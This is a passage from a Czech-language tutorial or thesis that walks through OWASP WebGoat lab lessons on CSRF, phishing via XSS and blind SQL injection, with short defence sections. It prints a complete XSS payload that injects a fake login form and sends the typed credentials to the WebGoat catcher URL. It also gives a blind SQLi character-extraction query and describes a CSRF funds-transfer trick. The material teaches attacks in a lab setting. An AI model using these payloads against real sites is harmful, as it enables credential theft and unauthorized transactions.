
Nyní jsme vložili kód do textového pole pro obsah zprávy. Dále klikneme na potvrzovací tlačítko s nápisem Submit. Když se poté oběť pokusí načíst tuto stránku, zašle se požadavek na www.mybank.com na stránku transferFunds.do s určenými parametry. Prohlížeč si bude myslet, že odkaz slouží k získání obrázku, zatímco se skutečnosti se jedná o skrytou funkci k převodu prostředků. Žádost bude obsahovat všechny soubory cookies spojené s tímto webem. Proto v případě, že je uživatelům účet na stránce ověřen a má buď permanentní cookie nebo dokonce aktuální cookie, stránka nebude mít žádný způsob jak rozlišit, zdali se jedná o legitimní požadavek uživatele nebo ne. Tímto způsobem můžeme oběti provádět různé záškodnosti, jako je odhlašování, nákup zboží v internetovém obchodě nebo jakékoliv jiné funkce poskytované zranitelnou webovou stránkou.



Obrázek 17 – WebGoat, kategorie Cross Site Scriptting, lekce Cross Site Request Forgery, výsledek

(zdroj: vlastní)

Pokud si po odeslání zprávy naši zprávu najdeme ve spodní části v seznamu zpráv pod názvem Message List a rozklikneme ji, zobrazí se nám její obsah a jiné parametry. V obsahu zprávy vidíme, že obsahuje ikonku obrázku, který se nám nezobrazuje. Zobrazit se ani nemůže, jelikož tam žádný není. Pouze jsme využili jeho zápis pro vložení našeho škodlivého kódu. Na následujícím obrázku můžeme vidět zachycený HTTP požadavek aplikací WebScarab.



Obrázek 18 – WebScarab, kategorie Cross Site Scriptting, lekce Cross Site Request Forgery, výstup

(zdroj: vlastní)

2.5.4 Obrana

Jako opatření proti tomuto útoku se doporučuje používat zásadně HTTP metodu POST a to konkrétně v administrační části internetových aplikací. Dále se využívá autorizační token, což je náhodně vygenerovaný řetězec pro tuto akci, platící jen pro aktuálního uživatele.


2.6 Lekce 4 – Phishing with XSS

2.6.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Cross Site Scripting. V této lekci se podíváme na metodu útoku s názvem Phishing with XSS.

2.6.2 Phishing with XSS

Je to vždy dobrý způsob pro ověření všech vstupů na straně serveru. V okamžiku, kdy vstup ověřeného uživatele je použit v HTTP odpovědi, může nastat XSS. S pomocí XSS můžeme provádět útoky typu phishing a přidávat tak nový obsah na stránku, která vypadá jako stránka oficiální. Pro oběť je pak velmi obtížné determinovat, že je tento obsah škodlivý.



Obrázek 19 – WebGoat, kategorie Cross Site Scriptting, lekce Phishing with XSS, formulář ve výchozím stavu

(zdroj: vlastní)

2.6.3 Cíl lekce


Na předchozím obrázku vidíme stránku s nějakými formulářovými prvky. Konkrétně se jedná o jedno textové pole a pod ním se nachází tlačítko Search, které slouží pro odeslání dat. Skrze tyto formulářové prvky budeme náš útok ve výukovém prostředí aplikace WebGoat provádět.

2.6.4 Postup

Podívejme se tedy na to, jak daný útok provést. Výukové materiály nás nabádají k tomu, abychom do textového pole zadali následující HTML kód:

```
<form><br><br><HR><H3>This feature requires account login:</H3 ><br><br>Enter Username:<br><input type="text" id="user" name="user"><br>Enter Password:<br><input type="password" name = "pass"><br></form><br><br><HR>
```

Tento HTML kód způsobí to, že se nám na dané stránce zobrazí další formulářové prvky, což můžeme vidět na následujícím obrázku.



Obrázek 20 – WebGoat, kategorie Cross Site Scriptting, lekce Phishing with XSS, rozšíření formuláře o další formulářové prvky

(zdroj: vlastní)

Dále nám aplikací napovídáno, že budeme potřebovat script, jehož podoba je následující:


```
<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen." User Name = " + document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.forms[0].user.value + "&password=" + document.forms[0].pass.value + "";} </script>
```

Tento scrip provede totiž to, že přečte výstup z textového pole formuláře a zašle ho na catcher aplikace WebGoat. Přesněji na odkaz:

```
http://localhost/WebGoat/catcher?PROPERTY=yes&user=catchedUserName&password=catchedPasswordName
```

Posledním krokem je pak spojit tyto dvě věci dohromady. Tedy HTML kód, který vytvoří další formulářové prvky, do kterých uživatel zadá své uživatelské jméno a heslo, a zmiňovaný škodlivý script, který uživatelské údaje oběti zašle na catcher. Výsledný potřebný kód je následující:


```
<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.forms[0].user.value + "&password=" + document.forms[0].pass.value + "";} </script><form><br><br><HR><H3>This feature requires account login:</H3><br><br>Enter Username:<br><input type="text" id="user" name="user"><br>Enter Password:<br><input type="password" name = "pass"><br><input type="submit" name="login" value="login" onclick="hack()"></form><br><br><HR>
```



Obrázek 21 – WebGoat, kategorie Cross Site Scriptting, lekce Phishing with XSS, zadání kódu a vyplnění uživatelského jména a hesla

(zdroj: vlastní)

Daný kód zkopírujeme do textového pole (viz oranžové zvýraznění na předchozím obrázku) a do formulářových prvků pro uživatelské jméno a heslo zadáme nějaké smyšlené údaje představující přihlášení se nějakého uživatele (viz červené zvýraznění na předchozím obrázku). Jako uživatelské jméno zvolíme například jméno Emil a pro heslo vybereme krátkou číselnou kombinaci 123. Poté stačí již jen kliknout na tlačítko s nápisem login a uživatelské údaje jsou zaslány na catcher aplikace WebGoat. Pro ukázku jsme v průběhu lekce měli zapnutý program WebScarab, ve kterém jsme dané uživatelské údaje zachytili a nyní se na ně můžeme na následujícím obrázku podívat.



Obrázek 22 – WebGoat, kategorie Cross Site Scriptting, lekce Phishing with XSS, zachycení uživatelských přihlašovacích údajů

(zdroj: vlastní)

2.6.5 Obrana

Jak se proti phishingu bránit? Používejme bezpečné spojení. Když phising pochází ze zahraničí, většinou ho rozeznáme díky špatné češtině. Podezřelé e-maily raději ignorujme a neklikejme na žádné odkazy v těchto e-mailech. Pro přihlášení používejme oficiální stránky.

2.7 Lekce 5 – Blind SQL Injection

2.7.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Jedná se o jeden z několika různých metod, které spadají do skupiny útoků SQL injection.

2.7.2 Blind SQL Injection

Tento typ SQL injection je spíše takový nadšenecký. Je možné ho provádět ručně, ale to je velice náročné. Celý tento útok totiž probíhá na úrovni, kde detekujeme, zdali jsou dané

dotazy napsány správně nebo jestli v nich jsou nějaké chyby. Protože při útoku nemáme visuální kontrolu nad tím, jak útok právě probíhá, zvyšuje se tak zpravidla počet požadavků odesílaných k serveru. Když vezmeme v potaz to, že každé SQL připojení může být drženo v relaci až po dobu jedné hodiny, je celkem snadné dojít k závěru, že zabrat veškerá možná spojení je velmi jednoduchá záležitost. Ano, je zde sice taková možnost, že se může minimalizovat počet požadavků vedoucích k danému cíli pomocí algoritmů zaměřených na půlení intervalů, ale i tak se jedná o nemalá čísla.

Samotný průběh útoků je tedy zaměřen na jednotlivé znaky dotazů. Příkladem může být jednoduchá detekce verze MySQL, která by mohla vypadat třeba následujícím způsobem:

```
1 and 1 = (ascii(substring((SELECT version()),1,1))=53)
```

Z funkce ascii je nám vrácena číselná hodnota znaku, který se v řetězci nachází nejvíce vlevo. Funkce substring nám slouží pro získání počtu znaků od zadané pozice, který je v zadaném řetězci. Pokud bychom chtěli případně zjišťovat názvy tabulek, sloupců nebo kdybychom se rozhodli zjistit nějaké záznamy v tabulkách, budeme postupovat podobným postupem jako v předešlé ukázce. Celý potencionální útok můžeme učinit mnohem hůře detekovatelným a to za tak, že celý postup vyladíme použitím podmínek a dalších funkcí.

Obecně SQL útoky představují vážnou hrozbu pro jakékoliv stránky s databází. Navíc metody pro tento typ útoků jsou snadné k naučení a mohou způsobit velké škody. Navzdory těmto rizikům je neuvěřitelné množství systémů na internetu slabé proti této formě útoku. Přitom se tato hrozba dá celkem snadno podnítit a s trochou zdravého rozumu a předvídavostí ji můžeme úplně zabránit.

2.7.3 Cíl lekce


V této lekci nám bude ukázáno několik SQL injection příkladů.

2.7.4 Postup

SQL příkazy lze slučovat dohromady pomocí klíčových slov, jako jsou AND a OR. Skrze klíčová slova TRUE a FALSE lze zjišťovat, zdali daný SQL příkaz splňuje nějakou zadanou podmínku. Backend databáze je HSQLDB neboli HyperSQL DataBase. Backend je označení pro část webové aplikace, která je určena ke zpracovávání dat a k administrativní správě webové stránky. Mějme na paměti, že na internetu jsou různé typy databází a pro každou lze použít jinou syntaxi a sadu funkcí. Toto je kód pro doraz, který sestavila a vydala aplikace WebGoat:

```
SELECT * FROM user_data WHERE userid =
```

Na konec tohoto příkazu se ještě dosadí account number neboli číslo uživatelského účtu. Aplikace se na toto číslo sama ptá, což můžeme vidět na následujícím obrázku.



